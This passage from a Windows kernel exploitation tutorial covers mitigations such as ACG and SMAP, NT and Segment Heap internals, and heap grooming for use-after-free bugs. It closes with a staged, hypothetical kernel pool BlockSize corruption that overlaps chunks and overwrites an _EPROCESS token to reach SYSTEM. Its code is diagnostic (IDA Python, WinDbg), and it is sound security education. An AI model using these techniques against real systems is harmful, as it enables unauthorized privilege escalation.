- **ACG:** Arbitrary Code Guard has been implemented to prevent executable code generation at runtime (usually via JIT) and also any modification of existing executable pages because such pages, once allocated, cannot have their protection changed (for example, it is not allowed to change from RW to RX). Additionally, ACG prevents injection of arbitrary code execution into Microsoft Edge browser as well as performing any RWX memory allocation in its address space via VirtualAlloc function, for example. As a relevant note, ACG is enabled by process and not for the entire system, does not protect against the usage of existing code (ROP or JOP) and also does not prevent

attackers from loading modules and create their ROP chains using such modules. As there are many modules without ACG, attackers have been used such modules without ACG protection to generate dynamic code.

- **SMAP:** Supervisor Mode Access Prevention, which blocks any user code access from the kernel code. Its support is enabled at processor level through CR4.SMAP bit. SMAP works as a new mitigation to prevent typical exploitation techniques such as double-fetch from user buffers to kernel, and kernel vulnerability dereference of a user pointer. Obviously, if the kernel cannot access user code, then it cannot read user pointers, and this blocks a number of other techniques.

Extending the discussion on the SMAP topic a bit further, Microsoft has introduced it for Windows Insider Program (Canary version), and a concise list of comments follows:

- for now, a few of SMAP-enabled functions ends with “Smap” string.
- these functions belong to **KSCP** segment.
- they make use of **stac** and **clac** Assembly instructions.

To list them on IDA Pro, one of many alternatives is to use IDA Python, as shown below:

```
import idaapi
import idautils
import idc

def list_smap_functions():
    print("\nSMAP-enabled functions:\n")
    for ea in idautils.Functions():
        name = idc.get_func_name(ea)
        if name.endswith("Smap"):
            print(f"[+] 0x{ea:X} : {name}")

if __name__ == "__main__":
    list_smap_functions()
```

```
SMAP-enabled functions:

[+] 0x140C5A960 : KscpReadUCharFromUserSmap
[+] 0x140C5A9A0 : KscpWriteUCharToUserSmap
[+] 0x140C5A9E0 : KscpReadUShortFromUserSmap
[+] 0x140C5AA40 : KscpWriteUShortToUserSmap
[+] 0x140C5AAA0 : KscpReadULongFromUserSmap
[+] 0x140C5AAE0 : KscpWriteULongToUserSmap
[+] 0x140C5AB20 : KscpReadULong64FromUserSmap
[+] 0x140C5AB80 : KscpWriteULong64ToUserSmap
[+] 0x140C5ABE0 : KscpCopyFromUserSmap
[+] 0x140C5AC40 : KscpCopyToUserSmap
[+] 0x140C5ADA0 : KscpSetUserMemorySmap
[+] 0x140C5AE00 : KscpStringLengthFromUserSmap
[+] 0x140C5AE60 : KscpWideStringLengthFromUserSmap
[+] 0x140C5B060 : KscpMemmoveUserToUserSmap
```

[Figure 101]: IDA Python script to list SMAP-enabled functions

Although it is not exclusively associated with SMAP, I recommend you watch the presentation named **Pointer Problems – Why We're Refactoring the Windows Kerne**l from **Joe Bialek** at Blue Hat 2024: https://www.youtube.com/watch?v=-3jxVIFGuQw.

We have discussed protections to memory, and this memory is the virtual one, whose reading or writing access is offered through APIs and native calls. However, attackers can exploit a driver (most of cases a device driver) using physical memory access and, in this case, it is likely that functions such as:

- **MmAllocateContiguousMemory**: it allocates non-paged memory that is contiguous in physical address space.
- **MmMapIoSpace:** it maps physical address space to nonpaged system memory.
  MmAllocateMappingAddress: it reserves a range of system address space of the specified size.
  MmAllocatePagesForMdl: it allocates zero-filled, non-paged, physical memory pages to an MDL.
  MmBuildMdlForNonPagedPool: it receives an MDL that specifies a nonpaged virtual memory buffer and updates it to describe the underlying physical pages.

And multiple other ones can be used as viable ways, causing new read and write primitives to come up, revealing new vulnerability paths. In fact, there is a huge series of vulnerabilities that can be caused due to the misunderstanding of these and many other functions related to device drivers, kernel drivers and minifilter drivers, but this is subject to future articles.

15.02. Memory Management Concepts

One of important topics while developing exploits is memory management, and there are excellent articles and presentations that cover concepts, definitions, mechanisms, structures, attacks, and other details on this subject and have been published over years. Therefore, I do not have any intention or plan to provide a minimally detailed explanation about it and next pages represent only a summarized review on completely random points that could also be useful for the coming section. To get a correct, deep, and precise understanding of it, readers should check books and related articles, where a few one of them are listed in the reference sections at end of this text.

A summary of facts about memory on Windows 10/11:

- Every process has a default heap, at least.
- There are different heap types: NT Heap (Front End and Back-End layers) and Segment Heap.

- **NT Heap (the default allocator)**

  - It is composed of Back-End and Front-End Heap (_HEAP).
  - The Low Fragmentation Heap (LFH) represents the Front-End Heap.
  - The LFH attends, in general, the most common and equivalent size allocations.
  - LFH is used for allocation size smaller than 16 KB.
  - LFH is enabled after 18 consecutive chunk (_HEAP_ENTRY) allocations of the same size.
  - The rules that govern LFH are basically the same rules since Windows 7, as well as the objective, which is preventing fragmentation by using a bucket scheme that enforces requested blocks with

matching size to be allocated from the same bucket (holds chunks for the same size). On the other hand, memory management is not as efficient as the offered by the Back-End, and LHF does not split a block to fill a small-size allocation.

- The memory space for LFH during a first size-allocation comes from the back-end allocator and, to attend to such demand, the back-end allocator allocates necessary userblocks, which will have free chunks that can be used.
- The mechanism is not so simple, and there is a potential consequence in demanding many requests by chunks because, as explained in the prior item, it will consume free chunks from LFH, and it will cause such requests for additional chunks to be passed to Back-End allocator. The back-end allocator tries to fill up such requests by creating userblocks using already available pages. Once it is out of pages, the heap will be extended to create new and subjacent userblocks to attend to LHF requests. Note that we cannot predict the order of allocation of a chunk within a userblock, but we can force, under determined conditions, the sequential and sub adjacent allocation of userblocks at the backend.
- Before readers may consider overflowing an userblock to the next one, it is suitable to highlight that they are protected by guard pages at the end. Therefore, any kind of operation that touches on guard pages will cause a crash, which enforces and limits that any attempt of exploitation must occur within a userblock.
- After enabling the LFH for a given size, next chunk allocations will be attended by the Front-End allocator (LFH).
- In terms of structure, a userblock is represented as a collection of chunks with the same size. These chunks are equal or smaller than 1 KB.
- Different from Windows 7 when LFH blocks were allocated sequentially (the appropriated term is predictably), on Windows 10/11 they are allocated randomly, and this fact makes LFH less attractive to be exploited.
- A structure named ListHint is used by the allocator to find the appropriate chunk (faster structure). Such chunks are provided and sequentially removed from the ListHint if they are suitable and match with the requested size. In other words, ListHint works as a first and faster provider of chunks (similar behavior to a cache).
- Once the LFH is enabled for a specific size, it is only disabled in the next boot.
- Freed chunks return to the FreeList.
- When attending allocations bigger than 16 KB and smaller than 1 MB, the mechanism is similar, but without the LFH, obviously.
- An important fact that must be regarded for a freed chunk is the coalescing effect, when occurs a verification done by the kernel memory manager to check if the previous or next chunk in the list is also free, and if one of them are then both chunks are merged.
- To exploitation, LFH was particularly useful on Windows 7, but since Windows 10 its randomness made things harder and less valuable when compared to previous versions. However, the same usual technique for heap spraying keeps valid, where we must fill up a given UserBlock region with new blocks, free one of them, and a next allocation will potentially return the same memory chunk (the hole) and with the same size too. At the end, it could be classified as a kind of reuse-attack and turns out to be a clever way to hijack the execution control flow and leak kernel pointer. We will discuss a bit more about it later.

- ## Segment Heap (user space)

  - The Segment Heap is composed of:
    - **Low Fragmentation Heap**: it services requests up to 16,268 bytes. However, LFH only acts whether the allocation size is usually used in allocations.
    - **Variable Size:** it services requests from 0 to 128K (inclusive)
    - **Backend Allocation:** it services requests from 128 KB to 508K.
    - **Large Block Allocation**: it services requests above 508 KB.

  - Under the Segment Heap view we have:
    - **Frontend Allocation**
      - Low Fragmentation Heap (LFH)
      - Variable Size Allocation (VS Allocation)
    - **Backend Allocation**
      - Backend Heap (Segment Allocation)
    - **Large Block Allocation**

  - FrontEnd and HeapEnd are managed and organized by segments.
  - LFH does not offer an individual header per block, but a block status that is managed by a bitmap managed by their respective subsegment. It helps LFH chunks to be freed very quickly because it is enough to clear a simple bit from the bitmap map.
  - If the requested memory from the FrontEnd is not enough, it will be allocated from the BackEnd to the FrontEnd.
  - Typically, allocations from HeapAlloc and RtlAllocateHeap go through RtlpHpAllocateHeap when the heap is managed by SegmentHeap.
  - In terms of BackEnd heap, it is used for bigger allocations as something between 128 KB and 512 KB and, as mentioned above, it is also used by LFH and VS to request creation of segments, which contain pages that are tracked by page range descriptors.
  - As explained previously, large blocks are used for block requests above 512 KB, but such blocks do not have headers and are managed (allocated and freed) by functions from NT Memory Manager. Any block allocation results in updating both block's header and the large allocation bitmap.
  - VS and LHF are protected by XOR encoding keys, but VS is more attractive in terms of exploitation because each block has its own header.

Just in case you have been wondering what processes are using **Segment Heap**, I have written a simple one-liner command to be used on WinDbg:

```
0: kd> dx Debugger.Sessions[0].Processes.Select(p => new { PID = p.Id, Name = p.Name, Sw
= p.SwitchTo(p) , HeapLines =
Debugger.Utility.Control.ExecuteCommand("!heap")}).Where(proc =>
proc.HeapLines.Skip(1).Any(line => line.Contains("Segment Heap"))).Select(proc => "PID: "
+ proc.PID + ", Name: " + proc.Name)
```

```
Debugger.Sessions[0].Processes.Select(p => new { PID = p.Id, Name = p.Name, Sw =
p.SwitchTo(p) , HeapLines = Debugger.Utility.Control.ExecuteCommand("!heap")}).Where(proc
=> proc.HeapLines.Skip(1).Any(line => line.Contains("Segment Heap"))).Select(proc =>
"PID: " + proc.PID + ", Name: " + proc.Name)
```

```
    [0x1f0]          : PID: 496, Name: smss.exe
    [0x2bc]          : PID: 700, Name: csrss.exe
    [0x30c]          : PID: 780, Name: wininit.exe
    [0x314]          : PID: 788, Name: csrss.exe
    [0x354]          : PID: 852, Name: winlogon.exe
    [0x398]          : PID: 920, Name: services.exe
    [0x3a0]          : PID: 928, Name: lsass.exe
    [0x1e0]          : PID: 480, Name: svchost.exe
    [0x394]          : PID: 916, Name: svchost.exe
    [0x440]          : PID: 1088, Name: svchost.exe
      ...
```

As the output is extensive because there are many instances of svchost.exe, which effectively uses Segment Heap, I have done a slight modification to exclude svchost.exe lines, and show all other processes:

```
0: kd> dx Debugger.Sessions[0].Processes.Where(p => p.Name != "svchost.exe").Select(p =>
new { PID = p.Id, Name = p.Name, Sw = p.SwitchTo(p) , HeapLines =
Debugger.Utility.Control.ExecuteCommand("!heap")}).Where(proc =>
proc.HeapLines.Skip(1).Any(line => line.Contains("Segment Heap"))).Select(proc => "PID: "
+ proc.PID + ", Name: " + proc.Name),d

Debugger.Sessions[0].Processes.Where(p => p.Name != "svchost.exe").Select(p => new { PID
= p.Id, Name = p.Name, Sw = p.SwitchTo(p) , HeapLines =
Debugger.Utility.Control.ExecuteCommand("!heap")}).Where(proc =>
proc.HeapLines.Skip(1).Any(line => line.Contains("Segment Heap"))).Select(proc => "PID: "
+ proc.PID + ", Name: " + proc.Name),d

    [496]            : PID: 496, Name: smss.exe
    [700]            : PID: 700, Name: csrss.exe
    [780]            : PID: 780, Name: wininit.exe
    [788]            : PID: 788, Name: csrss.exe
    [852]            : PID: 852, Name: winlogon.exe
    [920]            : PID: 920, Name: services.exe
    [928]            : PID: 928, Name: lsass.exe
    [3620]           : PID: 3620, Name: MsMpEng.exe
    [7164]           : PID: 7164, Name: sihost.exe
    [8116]           : PID: 8116, Name: SearchIndexer.exe
    [8616]           : PID: 8616, Name: RuntimeBroker.exe
    [9176]           : PID: 9176, Name: WidgetService.exe
    [1584]           : PID: 1584, Name: SecurityHealthService.exe
    [1756]           : PID: 1756, Name: WindowsPackageManagerServer.exe
    [1968]           : PID: 1968, Name: dwm.exe
    [6168]           : PID: 6168, Name: StartMenuExperienceHost.exe
    [3328]           : PID: 3328, Name: Widgets.exe
    [7332]           : PID: 7332, Name: ShellExperienceHost.exe
    [2080]           : PID: 2080, Name: SearchHost.exe
    [8612]           : PID: 8612, Name: msedgewebview2.exe
    [4812]           : PID: 4812, Name: msedgewebview2.exe
    [7800]           : PID: 7800, Name: msedgewebview2.exe
    [5028]           : PID: 5028, Name: msedgewebview2.exe
    [8020]           : PID: 8020, Name: msedgewebview2.exe
    [5612]           : PID: 5612, Name: msedgewebview2.exe
    [2472]           : PID: 2472, Name: audiodg.exe
    [7920]           : PID: 7920, Name: RuntimeBroker.exe
    [3912]           : PID: 3912, Name: MicrosoftStartFeedProvider.exe
```

[Figure 102]: WinDbg: finding processes using Segment Heap

- **Segment Heap (kernel space)**

Since Windows 10 1903, the kernel space (kernel pool, in specific) also adopts Segment Heap organization (_SEGMENT_HEAP), which has the same internal organization as the user space, but that attend request allocations with a slightly different range:

- **Low Fragmentation Heap:** up to 512 bytes (makes part of the FrontEnd Allocator).
- **Variable Size Allocator:** less then 512 bytes if the LFH is not activated to the requested block size, and from 512 bytes to 128 KB to general case (makes part of the FrontEnd Allocator).
- **Segment Allocation:** from 128 KB to 8 MB (Backend Allocator).
- **Large Allocation:** above 8 MB.

Additionally, and as mentioned previously, there are different and basic types of kernel pool such as NonPagedPool|NonPagedPoolNx, Paged Pool and Session Pool (used by win32k.sys), where allocations are done using functions like ExAllocatePool, ExAllocatePool2, ExAllocatePool3, ExAllocatePoolWithTag and RtlpAllocateHeap. The Frontend allocator (LFH + Variable Size Allocation) covers allocation up to 128 KB (LFH block size range is from 0 to 512 bytes, activated with 18 consecutive allocations using the same block size), where allocated memory chunk from LFH is preceded by a _POOL_HEADER and allocated memory chunk from Variable Size Allocator is preceded by _HEAP_VS_CHUNK_HEADER and _POOL_HEADER headers. The Backend allocator (Segment Allocation) covers allocations from 128KB to 8MB, and Large Block Allocation above 8MB. A particular detail is that for allocations between 512 bytes and 128 KB, freed chunks are not actually free, and they will be included into a special list named Dynamic Lookaside (_RTL_DYNAMIC_LOOKASIDE), which works a kind of cache of chunks dedicated to reuse and it is organized in multiple lists (_RTL_LOOKASIDE), thereby requests will be first searched on Dynamic Lookaside list before following the normal rite. The Segment Allocation also has its private details, and it is composed of pages, which have 0x1000 bytes for requested allocation size smaller than 512 KB, but 0x10000 for requested allocation sizes between 512 KB and 8 MB.

16. Exploitation

16.01. Concepts and mechanisms

In this section we will be reviewing a few well-known techniques used for exploitation, and I will try to do a presentation with some details to explain concepts that can be important and I will try to include comments, hurdles and subtleties, to provide readers with a better understanding of the big picture and eventually making the topic a bit easier or less hard, depending on as you want to see it.

At beginning of any modern exploitation process, we have to tackle with usual protections like ASLR, which are standard and default, imposes module and function base address randomization and as expected, it can prevent us from finding and using kernel functions and structures addresses in a predictable way. To distinct scenarios we could be interested in getting the base address of the kernel (ntoskrnl.exe or similar), addresses of key structures like _EPROCESS and _TOKEN or even getting a fixed reference to be able to calculate offsets that allow us to reach to a target function, and the usual approach to get succeed is trying

to force a leak that may be not definitive by itself, but that represents the first step until we can modify fields of critical structures like _TOKEN structure to perform elevation of privilege or even changing the execution flow to anywhere on memory. There is not only a singular and perfect technique that helps us in all contexts, and we need a set of them to get an exploit working and with minimum of stability. At the end of the day, as readers will realize, reading from and writing to the memory addresses is the core part of binary exploitation, and the entire process is based on how we can manipulate memory to obtain information and conditions that we need to.

From user space perspective, a UAF (Use-After-Free) vulnerability class continues being prevalent in terms of exploitation (https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html), and even though associated concepts seems simple, there are details that may need to be reviewed. In a few words, this type of vulnerability occurs when a program does not check a pointer's validity and use such a pointer after it has been freed. Of course, the obvious consequence would be a wrong dereference to a memory address that does not contain anything useful there, but the outcome and repercussion can be worse. In the context of exploitation, the attack itself starts by trying to shape (grooming) the memory using a series of well-known objects, which provide us with an organized memory layout. The next step is to free one or many objects alternately causing a series of holes but preventing two holes (free memory chunk) from being adjacent and contiguous to each other, which prevents them from being coalesced. Once these holes are presents, it is necessary to carefully choose an object type and then allocate many instances of this object to fit available free spaces (holes). From this point, next actions may depend on goals to be reached. One of possibilities would be to force the target program to read or write a pointer, which belongs to the new allocated objects for the holes, to trigger an arbitrary code or overwrite a specific vtable pointer. Another perspective to exploit this vulnerability class, which is the most common way by far, is filling the freed memory chunks (holes) with controlled objects but attack a chosen, next, and adjacent object to overwrite or read fields from its header with the purpose of changing its behavior or leak any information (a kernel pointer, for example). Both scenarios are similar to each other, but they are not identical. In the first one, the own allocated object to fill the hole holds a pointer to a sensitive memory region that we want the program to trigger. In the second context, the real objective is overwriting or reading information from the next and adjacent object, which may has already been allocated previously when we have shaped memory (grooming), and the type of this object should be chosen carefully.

According to the exposed, the first step is to be sure we really control the memory allocation to be able to prepare it with a well-known layout. This task is known as shaping, grooming or Feng Shui. In the old days, with Windows 7, the natural target was LFH because allocations there were predictable and consecutive, where first allocations came from backend allocator and it was necessary to force enough allocations (eighteen requests with the same block size) to activate LFH for that particular block size. Following such procedure, we could allocate a chunk, free it, and allocate a new chunk, which would be use exactly the same address of the first freed chunk. Unfortunately, the memory management has changed since tat time, has a distinct working on Windows 10/11 and consequently LFH allocation is different too, being completely randomized. This single fact makes exploitation via LFH harder because if we repeat the experiment, the allocations will not be done to the same addresses as the first ones. The second challenge is that the heap manager can merge (coalesce) with two adjacent blocks, but it already was the standard behavior since previous Windows versions. It is noticeable that even though exploiting LFH behavior was especially useful when exploiting Windows 7, LFH is no longer attractive on Windows 10 or 11.

On Windows 10/11, the interest moved from LFH to the Backend Allocator, and the commonly adopted way to proceed is to allocate a series of memory chunks (using HeapAlloc or any other API) whose size is

out of the management from LFH, which means choosing a large and uncommon size not used by applications. An educated and guided choice increases odds of the memory layout to be kept and also provides us with control over the referred memory region and, mainly, opens the possibility of leaking valuable pointers.

To illustrate the explanation, we can make a series of holes (using HeapFree or any other similar function) to increase chances of one of them being filled in next allocations and, at the same time, preventing such holes from coalescing:

- (S1) chunk → chunk → chunk → chunk → chunk → chunk → chunk → chunk → chunk
- (S2) chunk → freed → chunk → freed → chunk → freed → chunk → freed → chunk

The next step is to choose an appropriate object, with a matching size and a simple header (if it has a size field would be great) that allows us to take advantage of its format and allocate a series of these fake objects that likely will fill some of recently created holes.

- (S3) chunk → fakeobj → chunk → fakeobj → chunk → fakeobj → chunk → fakeobj → chunk

There are techniques and approaches that can be combined or adopted independently of UAF vulnerability class to compromise a target or, at least, open a wide range of opportunities to get there. In terms of exploitation of a pool allocation scenario (_POOL_HEADER structure), attackers usually target BlockSize field to alter its value and take advantage of this change for future free operations or allocation and can also attack the PoolType field by changing its type to trigger a type-confusion vulnerability. Another common technique would be too overwrite bytes of the _POOL_HEADER structure from the next chunk and then reorganize pool chunks for obtaining an overlapping layout. In a simplified form due to the fact that there are considerations that need be done, the following sequence is one of many available possibilities in a hypothetical example:

- We could initially allocate chunk 01, chunk 02, chunk 03 and chunk 04. Additionally, through the existing vulnerability (in our cause provided the reparse point), we can allocate and use the vulnerable chunk 01 to overwrite the adjacent object (chunk 02).
- Overwriting the BlockSize field (from _POOL_HEADER) of the adjacent chunk, we could change where the next chunk starts.
- As an example, it would be possible to alter BlockSize field from the adjacent chunk to 0x40 (remember that the nextChunk = currentHeader + (BlockSize << 4)), then the next chunk would start in the middle of the overwritten chunk.
- The size of a chunk is given by size = BlockSize * 0x10 if we are allocating chunks from Variable Size Allocator (VS) and Backend Allocator. If we were working with kLFH (it is not the case), kLFH chunks are tracked and based on normal pool pages that have _POOL_HEADER, but each one of them does not have individually an associated POOL_HEADER (imagine this header followed by LFH subsegment with a sequence of chunks without an own header). As expected, they do not follow the same rules for calculating the size as shown here.
- As a side note, in old Windows 10 versions, a similar idea was also applied to Large Pool Allocations (> PAGE_SIZE), which were controlled (or tracked) by _POOL_TRACKER_BIG_PAGES structure (from PoolBigPageTable array) and also did not have a _POOL_HEADER per chunk. As arrays were used, the performance was not great. On modern and recent Windows 11 versions, _POOL_TRACKER_BIG_PAGES structures are still used (dt nt!_POOL_TRACKER_BIG_PAGES), but its

role in tracking large page allocations has been considerably diminished, and _SEGMENT_HEAP → LargeAllocMetaData → Root → _RTL_BALANCED_NODE → _HEAP_LARGE_ALLOC_DATA (https://www.vergiliusproject.com/kernels/x64/windows-11/25h2/_HEAP_LARGE_ALLOC_DATA) is used to track allocated addresses (VirtualAddress), flags (ExtraPresent, GuardPageCount, GuardPageAlignment and UnusedBytes) and associated size (AllocatedPages). This time, a Red-Black tree (https://www.geeksforgeeks.org/dsa/introduction-to-red-black-tree/) is used (TreeNode), and there is a performance improvement. For the same reason, they also do not follow the mentioned size rule and actually the size calculation is size = AllocatedPages x 0x1000):

```
0: kd> dt nt!_SEGMENT_HEAP
   +0x000 EnvHandle        : RTL_HP_ENV_HANDLE
   +0x010 Signature        : Uint4B
   ...
   +0x040 LargeMetadataLock : Uint8B
   +0x048 LargeAllocMetadata : _RTL_RB_TREE
   +0x058 LargeReservedPages : Uint8B
   +0x060 LargeCommittedPages : Uint8B
   ...
   +0x140 SegContexts      : [2] _HEAP_SEG_CONTEXT (standard/regular segments)
   +0x2c0 VsContext        : _HEAP_VS_CONTEXT (Variable Size Allocations)
   +0x340 LfhContext       : _HEAP_LFH_CONTEXT (Low Fragmentation Heap)

0: kd> dt nt!_HEAP_LARGE_ALLOC_DATA
   +0x000 TreeNode         : _RTL_BALANCED_NODE
   +0x018 VirtualAddress   : Uint8B
   +0x018 UnusedBytes      : Pos 0, 16 Bits
   +0x020 ExtraPresent     : Pos 0, 1 Bit
   +0x020 GuardPageCount   : Pos 1, 1 Bit
   +0x020 GuardPageAlignment : Pos 2, 6 Bits
   +0x020 Spare            : Pos 8, 4 Bits
   +0x020 AllocatedPages   : Pos 12, 52 Bits
```

- The side effect is interesting because a new chunk (fake chunk) would start at the middle of the chunk 02.
- The next step would be to implant a new header over the new created chunk (fake chunk).
- Chunk 03 could be released.
- The chunk 02 could also be released, and it would allow a coalescing happening between fake chunk and chunk 03, but due to the implanted header, the pool thinks that the available space for the new chunk goes from 0x1000 to 0x4000.
- The attacker can allocate a new object, which overlaps the fake chunk, chunk 03 and chunk 04, providing full control. If the chunk 04 has sensitive data (like a token), it is possible to escalate privilege to SYSTEM.

In the hypothetical and educational scenario exposed above, where I have chosen BlockSize equal to 0x100 only to make mathematics easier to understand, we would have the following scheme:

❖ Stage 01: Normal Scenario

- **Chunk 01 (vulnerable chunk):**
  - Address: 0x0000
  - BlockSize: 0x100

- Size: 0x1000 bytes
- State: ALLOCATED
- Ends at: 0x1000

➢ **Chunk 02 (it will be corrupted and also freed):**
- Address: 0x1000
- BlockSize: 0x100 (before corruption)
- Size: 0x1000 bytes
- State: ALLOCATED
- Ends at: 0x2000

➢ **Chunk 03 (it will be freed):**
- Address: 0x2000
- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED
- Ends at: 0x3000

➢ **Chunk 04 (the real target):**
- Address: 0x3000
- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED (contains a key structure like EPROCESS token)
- Ends at: 0x4000

❖ **Stage 02: Overflow chunk 2**

➢ **Chunk 01 (vulnerable chunk):**
- Address: 0x0000
- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED
- Ends at: 0x1000

➢ **Chunk 02 (corrupted):**
- Address: 0x1000
- BlockSize: 0x40 (CORRUPTED - the original BlockSize was 0x100)
- Size: 0x1000 bytes (actual size unchanged)
- Pool thinks size: 0x400 bytes
- Pool thinks ends at: 0x1400
- State: ALLOCATED
- Ends at: 0x2000

➢ **Chunk 03 (it will be freed):**
- Address: 0x2000
- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED
- Ends at: 0x3000

➢ **Chunk 04 (potential target):**
- Address: 0x3000

- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED (contains a key structure like EPROCESS token)
- Ends at: 0x4000

❖ Stage 03: Implant a fake header

➢ **Chunk 01 (vulnerable chunk):**
- Address: 0x0000
- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED
- Ends at: 0x1000

➢ **Chunk 02 (corrupted + fake header planted):**
- Address: 0x1000
- BlockSize: 0x40 (CORRUPTED)
- Size: 0x1000 bytes (actual size unchanged)
- Pool thinks size: 0x400 bytes
- Pool thinks ends at: 0x1400
- State: ALLOCATED
- Ends at: 0x2000

- **NOTE: fake header implanted at offset 0x400 (address 0x1400):**
  - Address: 0x1400
  - PreviousSize: 0x40 (points back to corrupted Chunk 02)
  - PoolIndex: 0x00
  - BlockSize: 0x2C0 (fake chunk size)
  - PoolType: 0x00 (marks as FREE).
  - PoolTag: 'c0de' (or any recognizable tag)

  - **Fake chunk properties:**
    - Starts at: 0x1400
    - Size: 0x2C0 * 0x10 = 0x2C00 bytes
    - Ends at: 0x1400 + 0x2C00 = 0x4000
    - Covers: Lost space + Chunk 03 + Chunk 04

➢ **Chunk 03 (it will be freed):**
- Address: 0x2000
- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED
- Ends at: 0x3000
- **Note:** it will be inside ghost chunk, which covers 0x1400 to 0x4000.

➢ **Chunk 04 (potential target):**
- Address: 0x3000
- BlockSize: 0x100
- Size: 0x1000 bytes
- State: ALLOCATED (contains a key structure like _EPROCESS token)
- Ends at: 0x4000
- **Note:** it will be inside fake chunk, which covers 0x1400 to 0x4000.

❖ Stage 04: Freed Chunk 03

- **Chunk 01 (vulnerable chunk):**
  - Address: 0x0000
  - BlockSize: 0x100
  - Size: 0x1000 bytes
  - State: ALLOCATED
  - Ends at: 0x1000

- **Chunk 02 (corrupted + fake header implanted):**
  - Address: 0x1000
  - BlockSize: 0x40 (corrupted)
  - Real size: 0x1000 bytes
  - Pool thinks size: 0x400 bytes
  - Pool thinks ends at: 0x1400
  - State: ALLOCATED
  - Ends at: 0x2000

  - **Fake header at 0x1400:**
    - BlockSize: 0x2C0
    - PoolType: 0x00 (FREE)
    - Ghost chunk: 0x1400 - 0x4000

- **Chunk 03 (freed):**
    - Address: 0x2000
    - BlockSize: 0x100
    - Size: 0x1000 bytes
    - State: FREE
    - Ends at: 0x3000

    - **Pool action:**
      - We are marking 0x2000 - 0x3000 as FREE.
      - Checks forward: next chunk at 0x3000 (Chunk 04).
      - Chunk 04 is ALLOCATED, no coalescing.

- **Chunk 04 (potential target):**
  - Address: 0x3000
  - BlockSize: 0x100
  - Size: 0x1000 bytes
  - State: ALLOCATED (contains a key structure like EPROCESS token)
  - Ends at: 0x4000

❖ Stage 05: Freed Chunk 02 (coalescing with fake chunk)

- **Chunk 01 (vulnerable chunk):**
  - Address: 0x0000
  - BlockSize: 0x100
  - Size: 0x1000 bytes
  - State: ALLOCATED
  - Ends at: 0x1000

- **Coalesced chunk (chunk 02 + fake chunk):**
  - **Pool's perspective:**
    - Freed Chunk 02 at 0x1000 (BlockSize 0x40, size 0x400)
    - Found fake header at 0x1400 (BlockSize 0x2C0, FREE).
    - Coalesce them into one big free chunk due to the fake header.
    - Even though chunk 03 is free, it is not coalesced because under the pool perspective there is something (fake chunk) between the chunk 02 and chunk 03.
    - Coalesced size: 0x1000 - 0x4000 (size 0x3000 bytes) because the fake chunk covers chunks 02 and 03.
    - State: FREE
  - **Reality:**
    - 0x1000 - 0x2000: Real Chunk 02 space (freed)
    - 0x1400 - 0x2000: Lost space (0xC00 bytes)
    - 0x2000 - 0x3000: Chunk 03 (was freed, and belongs to the free list)
    - 0x3000 - 0x4000: Chunk 04 (still allocated, but inside the coalesced space!)
  - **Memory map from pool's view:**
    - Pool thinks: 0x1000 - 0x4000 is one big and single chunk.
    - Reality: Chunks 03 and 04 are considered inside of this "free" space!

- **Chunk 03 (freed, now covered by coalesced chunk):**
  - Address: 0x2000
  - BlockSize: 0x100
  - Size: 0x1000 bytes
  - State: FREE (freed in Stage 04)
  - Pool view: Inside coalesced chunk (0x1000 - 0x4000)
  - Ends at: 0x3000

- **Chunk 04 (target - covered by coalesced chunk):**
  - Address: 0x3000
  - BlockSize: 0x100
  - Size: 0x1000 bytes
  - State: ALLOCATED (still contains _EPROCESS token!)
  - Pool view: Inside the "free" coalesced chunk (0x1000 - 0x4000)
  - Reality: Still allocated, but pool thinks it's free space!
  - Ends at: 0x4000
  - **Critical note: Pool manager lost track of Chunk 04!**

❖ Stage 06: Allocate Attacker Object (Exploitation)

- **Chunk 01 (vulnerable chunk):**
  - Address: 0x0000
  - BlockSize: 0x100
  - Size: 0x1000 bytes
  - State: ALLOCATED
  - Ends at: 0x1000

- **New Exploitation Object (allocated into "free coalesced" space**):

- **Allocation:**
  - Request: ExAllocatePoolWithTag(PagedPool, 0x3000, 'Alex')
  - Pool finds: Free chunk at 0x1000 (size 0x3000)
  - Allocates: 0x1000 - 0x4000

- **Exploitation object properties:**
  - Address: 0x1000
  - Size: 0x3000 bytes
  - State: ALLOCATED
  - Contains: Attacker-controlled data
  - Ends at: 0x4000

- **Overlapping achieved:**
  - Attacker object: 0x1000 - 0x4000
  - Old Chunk 02 space: 0x1000 - 0x2000 (reused)
  - Old Chunk 03 space: 0x2000 - 0x3000 (overlapped)
  - Chunk 04: 0x3000 - 0x4000 (overlapped)

- **Memory mapping:**
  - Attacker[0x0000 - 0x0FFF]: Overwrites old Chunk 02 data
  - Attacker[0x1000 - 0x1FFF]: Overwrites Chunk 03 data (0x2000 - 0x3000)
  - Attacker[0x2000 - 0x2FFF]: Overwrites Chunk 04 data (0x3000 - 0x4000)

- **Chunk 03 (memory space reused by attacker):**
  - Address: 0x2000
  - Previous state: FREE
  - Current state: Overlapped by attacker object
  - Memory contains: Attacker-controlled data
  - Ends at: 0x3000

- **Chunk 04 (corrupted target):**
  - Address: 0x3000
  - BlockSize: 0x100 (original value still in header).
  - Size: 0x1000 bytes
  - State: ALLOCATED (still thinks it's valid!).
  - Actual data: CORRUPTED by exploitation object.
  - Ends at: 0x4000

  - **EXPLOITATION:**
    - Chunk 04 still exists and is tracked by kernel.
    - It contains _EPROCESS token structure.
    - But its data is overlapped by exploitation object.
    - Attacker can write to offset 0x2000, thereby it corrupts Chunk 04.

[**Figure 103]: Simplified overlapping simulation**

The final attack should be executed according to the following sequence:

- Use memcpy(attackerObject + 0x2000, maliciousTokenData, 0x1000);
- This writes to address 0x3000 (Chunk 04's location)
- Corrupts _EPROCESS token:
  - Overwrite privileges (enable all)

- Overwrite token SID (change to SYSTEM)
- Achieve SYSTEM privileges!

